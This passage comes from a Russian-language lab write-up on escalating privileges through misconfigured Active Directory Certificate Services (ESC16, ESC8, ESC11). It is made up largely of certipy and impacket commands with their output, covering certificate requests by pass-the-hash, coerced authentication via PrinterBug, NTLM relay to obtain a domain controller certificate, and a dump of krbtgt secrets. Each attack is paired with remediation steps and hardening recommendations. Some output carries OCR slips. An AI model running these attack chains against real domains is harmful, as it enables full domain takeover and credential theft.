Запрашиваем сертификат от имени пользователя userSAN, на имя Administrator, которое прописано в UPN, по стандартному шаблону **User**, аутентифицировавшись через PtH

```
certipy-ad req -u 'usersan@contoso.lab' \
    -hashes '8846f7eaaa8fb117ad06bdd830b7586c' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template 'User'
```


```
[pt@cnt-pt-1]~/wrk/pkilab/esc16]$ certipy-ad req -u 'usersan@contoso.lab' \
    -hashes '8846f7eaaa8fb117ad06bdd830b7586c' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template 'User'

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 87
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

```
[pt@cnt-pt-1]~/wrk/pkilab/esc16]$ ls
```

```
administrator.pfx usersan.ccache
```



Возвращаем оригинальный UPN аккаунту userSAN

```
certipy-ad account update -u user@contoso.lab -p password \
    -user usersan \
    -upn usersan@contoso.lab
```

```
[pt@cnt-pt-1]~/wrk/pkilab/esc16]$ certipy-ad account update -u user@contoso.lab -p password \
    -user usersan \
    -upn usersan@contoso.lab

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'userSAN':
    userPrincipalName : usersan@contoso.lab
[*] Successfully updated 'userSAN'
```

Успешно подключаемся к контроллеру по сертификату Administrator

```
certipy-ad auth -pfx administrator.pfx \
    -username Administrator \
    -domain 'contoso.lab' \
    -dc-ip 192.168.250.250
```

```
[pt@cnt-pt-1]~/wrk/pkilab/esc16
$ certipy-ad auth -pfx administrator.pfx \
    -username Administrator \
    -domain 'contoso.lab' \
    -dc-ip 192.168.250.250

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'Administrator'
[*] Using principal: 'administrator@contoso.lab'
[*] Trying to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@contoso.lab': aad3b435b51404eead3b435b51404ee:ca8fc6946f18d66f0262d4a3aa214f4f

[pt@cnt-pt-1]~/wrk/pkilab/esc16
$ certipy-ad auth -pfx administrator -username Administrator -domain 'contoso.lab' -dc-ip 192.168.250.250 -ldap-shell

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'Administrator'
[*] Connecting to 'ldaps://192.168.250.250:636'
[*] Authenticated to '192.168.250.250' as: 'u:CONTOSO\\\Administrator'
Type help for list of commands

# whoami
u:CONTOSO\administrator
```

Если выключить режим совместимости StrongCertificateBindingEnforcement 1=>2 на контроллере, то аутентифицироваться с таким сертификатом не получится

```
PS C:\Users\Administrator> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" \
>> -Name "StrongCertificateBindingEnforcement"
>> -Value "2"
>> -PassThru

StrongCertificateBindingEnforcement : 2
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
PSChildName     : Kdc
PSDrive         : HKLM
PSProvider      : Microsoft.PowerShell.Core\Registry

PS C:\Users\Administrator> Restart-Service kdc -PassThru

Status Name           DisplayName
----- ----           -----------
Running kdc            Kerberos Key Distribution Center

[pt@cnt-pt-1]~/wrk/pkilab/esc16
$ certipy-ad auth -pfx administrator.pfx -username Administrator -domain 'contoso.lab' -dc-ip 192.168.250.250
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'Administrator'
[*] Using principal: 'administrator@contoso.lab'
[*] Trying to get TGT ...
[-] Object SID mismatch between certificate and user 'administrator'
[-] See the Wiki for more information
```

Отключаем уязвимую к ESC16 настройку CA:

```
Stop-Service certsvc -PassThru
certutil -setreg policy\DisableExtensionList -1.3.6.1.4.1.311.25.2
Start-Service certsvc -PassThru
certutil -getreg policy\DisableExtensionList
[PoSh] hostname
cnt-pki-1
[PoSh] Stop-Service CertSvc -PassThru
Status Name           DisplayName
----- ----           -----------
Stopped CertSvc       Active Directory Certificate Services

[PoSh] certutil -setreg policy\DisableExtensionList -1.3.6.1.4.1.311.25.2
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\cnt-ca-subent\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\DisableExtensionList:

Old Value:
  DisableExtensionList REG_MULTI_SZ =
  0: 1.3.6.1.4.1.311.25.2

New Value:
  DisableExtensionList REG_MULTI_SZ =
CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
[PoSh] Start-Service CertSvc -PassThru
Status Name           DisplayName
----- ----           -----------
Running CertSvc       Active Directory Certificate Services

[PoSh] certutil -getreg policy\DisableExtensionList
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\cnt-ca-subent\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\DisableExtensionList:

  DisableExtensionList REG_MULTI_SZ =
CertUtil: -getreg command completed successfully.
[PoSh] -
```

ESC8 – Уязвимость к NTLM RELAY ADCS WEB Enrollment, службы запроса сертификатов через веб-интерфейс

Эскалация ESC8 возможна, если служба запроса сертификатов через веб-интерфейс сконфигурирована по умолчанию, с поддержкой в веб-сервере IIS только http-протокола и NTLM-аутентификации.

The screenshot shows the Microsoft Active Directory Certificate Services web interface. It displays a certificate for 'cnt-ca-subent' with various fields like CA Name, DNS Name, Certificate Subject, etc. Below this, under 'Select a task:', there are links for 'Request a certificate', 'View the status of a pending certificate request', and 'Download a CA certificate, certificate chain, or CRL'. A red box highlights the 'Web Enrollment' section, which includes 'HTTP Enabled' and 'HTTPS Enabled' both set to 'True', and 'Channel Binding (EPA)' set to 'False'. Another red box highlights the 'Vulnerabilities' section, specifically the 'ESC8' entry which states: 'Web enrollment is enabled over HTTP and HTTPS, and Channel Binding is disabled.' At the bottom, a terminal window shows a command being run: '\$ certipy-ad find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admins'.

Рисунок 36


This screenshot shows a terminal window with the following command: '\$ certipy-ad find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admins'. The output of the command is visible at the bottom of the window.

Рисунок 37

В таком случае, мы можем, используя одну из техник принудительной аутентификации, вызвать запрос от контроллера домена на себя, перенаправить его от своего имени на уязвимый веб-сервис, запросив сертификат по стандартному шаблону Domain Controller. Успешное получение такого сертификата полностью компрометирует домен. Схема эксплуатации уязвимости ESC8 приведена на [Рисунок 3](#)

Уязвимая к ESC8 конфигурация IIS ADCS Web Enrollment:

This screenshot shows the IIS Manager interface. On the left, the 'Connections' tree shows 'CNT-PKI-1 (CONTOSO\Admin)' under 'Sites'. In the center, the 'Authentication' settings are displayed, with 'Windows Authentication' enabled and 'Extended Protection' set to 'Off'. A red box highlights the 'Extended Protection' dropdown. To the right, a modal dialog for 'Windows Authentication' is open, showing 'Enabled Providers' with 'Negotiate' and 'NTLM' selected. A red box highlights the 'Enabled Providers' list. The 'Available Providers' list is empty. At the bottom right of the dialog are 'OK' and 'Cancel' buttons.



Контроллер домена уязвим к принудительной аутентификации, если на нем, например, работает служба Print Spooler – так называемый PrinterBug.

Пример эксплуатации уязвимости ESC8:

Запускаем на своей машине с адресом 192.168.250.100 relay listener, нацеленный на WEB ADCS

```
certipy-ad relay -target 'http://cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template 'DomainController'
```

```
[pt@cnt-pt-1] ~ /wrk/pkilab/esc8
$ certipy-ad relay -target 'http://cnt-pki-1.contoso.lab' -ca 'cnt-ca-subent' -template 'DomainController'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting http://cnt-pki-1.contoso.lab/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
```

Через PrinterBug вынуждаем контроллер домена 192.168.250.250 обратиться к listener на 192.168.250.100, используя учётную запись user


```
python ~/bin/printerbug.py 'contoso.lab/user:password'@192.168.250.250
192.168.250.100
```

```
[pt@cnt-pt-1] ~ /wrk/pkilab/esc8
$ python ~/bin/printerbug.py 'contoso.lab/user:password'@192.168.250.250 192.168.250.100
[*] Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Attempting to trigger authentication via rprn RPC at 192.168.250.250
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

Получаем сертификат контроллера домена

```
[*] Targeting http://cnt-pki-1.contoso.lab/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] SMBD-Thread-2 (process_request_thread): Received connection from 192.168.250.250, attacking target http://cnt-pki-1.contoso.lab
[*] HTTP Request: GET http://cnt-pki-1.contoso.lab/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://cnt-pki-1.contoso.lab/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://cnt-pki-1.contoso.lab/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Authenticating against http://cnt-pki-1.contoso.lab as CONTOSO\CNT-ADC-1$ SUCCEEDED
[*] Requesting certificate for CONTOSO\CNT-ADC-1$ based on the template 'DomainController'
[*] SMBD-Thread-4 (process_request_thread): Received connection from 192.168.250.250, attacking target http://cnt-pki-1.contoso.lab
[*] HTTP Request: GET http://cnt-pki-1.contoso.lab/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://cnt-pki-1.contoso.lab/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: POST http://cnt-pki-1.contoso.lab/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Certificate issued with request ID: 90
[*] Retrieving certificate for request ID: 90
[*] HTTP Request: GET http://cnt-pki-1.contoso.lab/certsrv/certnew.cer?ReqID=90 "HTTP/1.1 200 OK"
[*] Got certificate with DNS Host Name 'cnt-adc-1.contoso.lab'
[*] Certificate object SID is 'S-1-5-21-4240677063-2458479951-783602691-1000'
[*] Saving certificate and private key to 'cnt-adc-1.pfx'
[*] Wrote certificate and private key to 'cnt-adc-1.pfx'
[*] Exiting ...
```



Подключаемся с сертификатом к контроллеру

```
certipy-ad auth -pfx cnt-adc-1.pfx -dc-ip 192.168.250.250
```

```
[*] Certificate identities:  
[*]   SAN DNS Host Name: 'cnt-adc-1.contoso.lab'  
[*]   Security Extension SID: 'S-1-5-21-4240677063-2458479951-783602691-1000'  
[*] Using principal: 'cnt-adc-1$@contoso.lab'  
[*] Trying to get TGT ...  
[*] Got TGT  
[*] Writing credential cache to 'cnt-adc-1.ccache'  
[*] Wrote credential cache to 'cnt-adc-1.ccache'  
[*] Trying to retrieve NT hash for 'cnt-adc-1$'  
[*] Got hash for 'cnt-adc-1$@contoso.lab': aad3b435b51404eeaad3b435b51404ee:7099ebd0624416f1dc37dd4a5c89e7e1  
[*] certipy-ad auth -pfx cnt-adc-1.pfx -dc-ip 192.168.250.250 -ldap-shell  
Certipy v5.0.3 - by Oliver Lyak (ly4k)  
[*] Certificate identities:  
[*]   SAN DNS Host Name: 'cnt-adc-1.contoso.lab'  
[*]   Security Extension SID: 'S-1-5-21-4240677063-2458479951-783602691-1000'  
[*] Connecting to 'ldaps://192.168.250.250:636'  
[*] Authenticated to '192.168.250.250' as: 'u:CONTOSO\_CNT-ADC-1$'  
Type help for list of commands  
# whami  
u:CONTOSO\_CNT-ADC-1$  
#
```

Компрометируем домен

```
impacket-secretsdump 'contoso.lab/cnt-adc-1$'@192.168.250.250 \  
-hashes :7099ebd0624416f1dc37dd4a5c89e7e1 \  
-just-dc-user 'contoso krbtgt'
```

```
[*] pt@cnt-pt-1:[~] /wrk/pkitab/esc8  
[!] impacket-secretsdump contoso.lab/cnt-adc-1$ @192.168.250.250 -hashes :7099ebd0624416f1dc37dd4a5c89e7e1 -just-dc-user 'contoso krbtgt'  
impacket v0.13.0-dev - Copyright Fortra, LLC and its affiliated companies  
[*] Dumping Domain Credentials (domain\\uid:\\lmhash\\nthash)  
[*] Using the DRSSUAPI method to get NTDS.DIT secrets  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:53167e311092d1132237c028672f557d:::  
[*] Kerberos keys grabbed  
krbtgt:aes256-cts-hmac-sha1-96:3e04da6bf2564b26b3e6de632dc6dd7e467e86517e77c6b5aba0988c100ele  
krbtgt:aes128-cts-hmac-sha1-96:2fd1a62a7d28924297f963b47e20f09  
Krbtgt:des-cbc-md5:2c52b0bdc0d43576b  
[*] Cleaning up ...
```

Исправляем уязвимость ESC8 в настройках IIS

```
Default Web Site Home  
Site Bindings  
Windows Authentication  
Providers  
Certificate Authorities  
Web Enrollment  
HTTP  
HTTPS  
Enabled  
Enabled  
User Specified SAN  
Request Disposition  
Require Encryption for Requests  
Security Policy  
Permissions  
Access Rights  
Remarks  
ESC8  
Certificate Templates  
Find -> user@contoso.lab -p "password" -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admin
```

Отключаем службу Print Spooler на контроллере домена

```
Stop-Service -Name "Spooler" -Force -PassThru
```

```
Set-Service -Name "Spooler" -StartupType Disabled -PassThru
```

```
Administrator: Windows PowerShell  
PS C:\> Stop-Service -Name "Spooler" -Force -PassThru  
Status Name DisplayName  
----- ---- -----  
Stopped Spooler Print Spooler  
  
PS C:\> Set-Service -Name "Spooler" -StartupType Disabled -PassThru  
Status Name DisplayName  
----- ---- -----  
Stopped Spooler Print Spooler
```

ESC11 – Уязвимость к NTLM RELAY RPC CA

Эскалация ESC11 возможна, если CA сконфигурирован небезопасным способом через флаг **-IF_ENFORCEENCRYPTICERTREQUEST**, который разрешает незашифрованные RPC-запросы сертификатов ICPR. В этом случае сам сервис CA становится уязвимым к NTLM RELAY и можно выполнить эскалацию почти полностью аналогично ESC8, которая была рассмотрена ранее.

Включаем небезопасную настройку ESC11 на CA:

```
Stop-Service certsvc -PassThru
certutil -setreg CA\InterfaceFlags -IF_ENFORCEENCRYPTICERTREQUEST
Start-Service certsvc -PassThru
certutil -getreg CA\InterfaceFlags

[Posh] Stop-Service CertSvc
[Posh] certutil -setreg CA\InterfaceFlags -IF_ENFORCEENCRYPTICERTREQUEST
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\cnt-ca-subent\InterfaceFlags:
Old Value:
InterfaceFlags REG_DWORD = 641 (1601)
 IF_LOCKICERTREQUEST -- 1
 IF_NOREMOTECERTADMINBACKUP -- 40 (64)
 IF_ENFORCEENCRYPTICERTREQUEST -- 200 (512)
 IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)

New Value:
InterfaceFlags REG_DWORD = 441 (1089)
 IF_LOCKICERTREQUEST -- 1
 IF_NOREMOTECERTADMINBACKUP -- 40 (64)
 IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)
CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
[Posh] Start-Service CertSvc
[Posh] certutil -getreg CA\InterfaceFlags
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\cnt-ca-subent\InterfaceFlags:

InterfaceFlags REG_DWORD = 441 (1089)
 IF_LOCKICERTREQUEST -- 1
 IF_NOREMOTECERTADMINBACKUP -- 40 (64)
 IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)
CertUtil: -getreg command completed successfully.
[Posh]
```

```
Certificate Authorities
  0
    CA Name          : cnt-ca-subent
    DNS Name         : cnt-pki-1.contoso.lab
    Certificate Subject : CN=cnt-ca-subent, DC=contoso, DC=lab
    Certificate Serial Number : 6400000002A8B4C82FC69044AB0000000000002
    Certificate Validity Start : 2025-08-25 03:52:10+00:00
    Certificate Validity End   : 2035-08-25 04:02:10+00:00
    Web Enrollment
      HTTP
        Enabled       : True
      HTTPS
        Enabled       : True
        Channel Binding (EPA) : False
      User Specified SAN : Disabled
      Request Disposition : Issue
      Enforce Encryption for Requests : Disabled
        Active Policy : CertificateAuthority_MicrosoftDefault.Policy
      Permissions
        Access Rights
          Enroll       : CONTOSO.LAB\Authenticated Users
      [!] Vulnerabilities
        ESC8           : Web Enrollment is enabled over HTTP and HTTPS, and Channel Binding is disabled.
        ESC11          : Encryption is not enforced for ICPR (RPC) requests.
    Certificate Templates
      [pt@cnt-pt-1:~/wrk/pkilab/esc11]
      $ certipy-ad find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admin
```

Рисунок 38

Пример эксплуатации уязвимости ESC11:

Запускаем на своей машине с адресом 192.168.250.100 relay listener, нацеленный на сервер CA

```
certipy-ad relay -target 'rpc://cnt-pki-1.contoso.lab' \
  -ca 'cnt-ca-subent' \
  -template 'DomainController'
```

```
[pt@cnt-pt-1:~/wrk/pkilab/esc11]
$ certipy-ad relay -target 'rpc://cnt-pki-1.contoso.lab' -ca 'cnt-ca-subent' -template 'DomainController'
```

Certipy v5.0.3 - by Oliver Lyak (ly4k)

```
[*] Targeting rpc://cnt-pki-1.contoso.lab (ESC11)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
```

Через PrinterBug вынуждаем контроллер домена 192.168.250.250 обратиться к listener на 192.168.250.100, используя учётную запись user

```
python ~/bin/printerbug.py 'contoso.lab/user:password'@192.168.250.250  
192.168.250.100
```

```
[pt@cnt-pt-1:~/wrk/pkilab/esc11]  
$ python ~/bin/printerbug.py 'contoso.lab/user:password'@192.168.250.250 192.168.250.100  
[*] Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Attempting to trigger authentication via rprn RPC at 192.168.250.250  
[*] Bind OK  
[*] Got handle  
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.  
[*] Triggered RPC backconnect, this may or may not have worked
```

Получаем сертификат контроллера домена

```
[pt@cnt-pt-1:~/wrk/pkilab/esc11]  
$ certipy-ad relay -target 'rpc://cnt-pki-1.contoso.lab' -ca 'cnt-ca-subent' -template 'DomainController'  
  
Certipy v5.0.3 - by Oliver Lyak (ly4k)  
  
[*] Targeting rpc://cnt-pki-1.contoso.lab (ESC11)  
[*] Listening on 0.0.0.0:445  
[*] Setting up SMB Server on port 445  
[*] SMBThread-2 (process_request_thread): Received connection from 192.168.250.250, attacking target rpc://cnt-pki-1.contoso.lab  
[*] Username to use: 't1p\cnt-adc-1$'@contoso.lab[133] to determine ICPN stringbinding  
[*] Authenticating against rpc://cnt-pki-1.contoso.lab as CONTOSO/CNT-ADC-1$ SUCCEED  
[*] Attacking user 'CNT-ADC-1$@CONTOSO'  
[*] Requesting certificate for user 'CNT-ADC-1$' with template 'DomainController'  
[*] Requesting certificate via RPC  
[*] SMBD-Thread-4 (process_request_thread): Received connection from 192.168.250.250, attacking target rpc://cnt-pki-1.contoso.lab  
[*] Connection to reach_ip_t1p\cnt-pki-1.contoso.lab[133] to determine ICPN stringbinding  
[*] Authenticating against rpc://cnt-pki-1.contoso.lab as / SUCCEED  
[*] Request ID is 95  
[*] Successfully requested certificate  
[*] Got certificate with DNS Host Name 'cnt-adc-1.contoso.lab'  
[*] Certificate object SID is 'S-1-5-21-4240677063-2458479951-783602691-1000'  
[*] Saving certificate and private key to 'cnt-adc-1.pfx'  
[*] Wrote certificate and private key to 'cnt-adc-1.pfx'  
[*] Exiting ...  
  
[pt@cnt-pt-1:~/wrk/pkilab/esc11]  
$ ls  
cnt-adc-1.pfx
```

Подключаемся с сертификатом к контроллеру

```
certipy-ad auth -pfx cnt-adc-1.pfx -dc-ip 192.168.250.250
```

```
[pt@cnt-pt-1:~/wrk/pkilab/esc11]  
$ certipy-ad auth -pfx cnt-adc-1.pfx -dc-ip 192.168.250.250  
Certipy v5.0.3 - by Oliver Lyak (ly4k)  
  
[*] Certificate identities:  
[*]   SAN DNS Host Name: 'cnt-adc-1.contoso.lab'  
[*]   Security Extension SID: 'S-1-5-21-4240677063-2458479951-783602691-1000'  
[*] Using principal: 'cnt-adc-1$@contoso.lab'  
[*] Trying to get TGT ...  
[*] Got TGT  
[*] Saving credential cache to 'cnt-adc-1.ccache'  
[*] Wrote credential cache to 'cnt-adc-1.ccache'  
[*] Trying to retrieve NT hash for 'cnt-adc-1$'  
[*] Got hash for 'cnt-adc-1$@contoso.lab': aad3b435b51404eead3b435b51404ee:7099ebd0624416f1dc37dd4a5c89e7e1  
  
[pt@cnt-pt-1:~/wrk/pkilab/esc11]  
$ certipy-ad auth -pfx cnt-adc-1.pfx -dc-ip 192.168.250.250 -ldap-shell  
Certipy v5.0.3 - by Oliver Lyak (ly4k)  
  
[*] Certificate identities:  
[*]   SAN DNS Host Name: 'cnt-adc-1.contoso.lab'  
[*]   Security Extension SID: 'S-1-5-21-4240677063-2458479951-783602691-1000'  
[*] Connecting to 'ldaps://192.168.250.250:636'  
[*] Authenticated to '192.168.250.250' as: 'u:CONTOSO\CNT-ADC-1$'  
Type help for list of commands  
  
# whoami  
u:CONTOSO\CNT-ADC-1$  
#
```

Отключаем небезопасную настройку ESC11 на CA:

```
Stop-Service certsvc -PassThru  
certutil -setreg CA\InterfaceFlags +IF_ENFORCEENCRYPTICERTREQUEST  
Start-Service certsvc -PassThru  
certutil -getreg CA\InterfaceFlags
```

```
[Posh] Stop-Service CertSvc  
[Posh] certutil -setreg CA\InterfaceFlags +IF_ENFORCEENCRYPTICERTREQUEST  
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\cnt-ca-subent\InterfaceFlags:  
  
Old Value:  
InterfaceFlags REG_DWORD = 441 (1089)  
  IF_LOCKICERTREQUEST -- 1  
  IF_NOREMOTEICERTADMINBACKUP -- 40 (64)  
  IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)  
CertUtil: -setreg command completed successfully.  
The CertSvc service may need to be restarted for changes to take effect.  
[Posh] Start-Service CertSvc  
[Posh] certutil -getreg CA\InterfaceFlags  
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\cnt-ca-subent\InterfaceFlags:  
  
InterfaceFlags REG_DWORD = 641 (1601)  
  IF_LOCKICERTREQUEST -- 1  
  IF_NOREMOTEICERTADMINBACKUP -- 40 (64)  
  IF_ENFORCEENCRYPTICERTREQUEST -- 200 (512)  
  IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)  
CertUtil: -getreg command completed successfully.  
[Posh] -
```

5. Заключение

В данной работе наглядно показано, что сервер CA ADCS в домене Windows является одной из самых критичных для безопасности инфраструктуры систем уровня Tier 0, малейшая ошибка в конфигурировании которой может легко привести к полной компрометации домена.

Основные пути эскалации привилегий можно разбить на 5 групп, внутри которых используются общие или похожие методики:

1. Манипуляции с SAN UPN: ESC1 (SAN в запросе), ESC4 (доступный на запись шаблон), ESC6 (SAN в любом шаблоне), ESC7(включение ESC1-шаблона SubCA)
2. Получение сертификата агента запросов, что даёт возможность получить сертификат на имя другого пользователя: ESC2 (шаблон AnyPurpose), ESC3 (шаблон Certificate Request Agent)
3. Права на CA, позволяющие выполнить дальнейшую эскалацию: ESC5 (администратор CA + Golden Cert), ESC7 (Manage CA и получение ESC1-сертификата SubCA)
4. Небезопасная настройка службы CA:
ESC6 (+EDITF_ATTRIBUTESUBJECTALTNAME2),
ESC11 (-IF_ENFORCEENCRYPTICERTQUERIES)
ESC16 (DisableExtensionList)
5. Манипуляции с SID-расширением безопасности в сертификатах: ESC9 (шаблоны без SID-расширения), ESC16 (CA без поддержки SID-расширения)
6. NTLM RELAY уязвимости: ESC8 (NTLM RELAY WEB ADCS), ESC11 (NTLM RELAY RPC ADCS)

Основные рекомендации для предотвращения этих эскалаций можно сформулировать следующим образом:

1. Строгий контроль за выпуском сертификатов, разрешающих клиентскую аутентификацию
2. Строгие ограничения и ручное одобрение выпуска сертификатов по шаблонам, разрешающим задавать SAN.
3. Строгие ограничения прав запроса любых сертификатов
4. Удаление с CA всех опубликованных V1 шаблонов по умолчанию
5. Использование только V2 шаблонов-копий стандартных V1-шаблонов, с контролем за используемыми в них расширениями EKU и ограниченными правами запроса
6. Регулярное обновление Windows на сервере CA
7. Строгий контроль за любыми правами на сервере CA и в службах CA
8. Строгий контроль за правами на шаблоны сертификатов в AD
9. Выключение всех небезопасных настроек CA (ESC6, ESC16, ESC11)
10. Использование сертификатов только с SID-расширением
11. Полное отключение NTLM на сервере CA
12. Полное отключение NTLM в веб-службах ADCS, используем только Kerberos
13. Полное отключение HTTP на веб-сервере ADCS, выпускаем сертификат и используем HTTPS
14. Включаем цифровую подпись в протоколе SMB
15. Надеемся, что все теперь будет хорошо, но это не точно)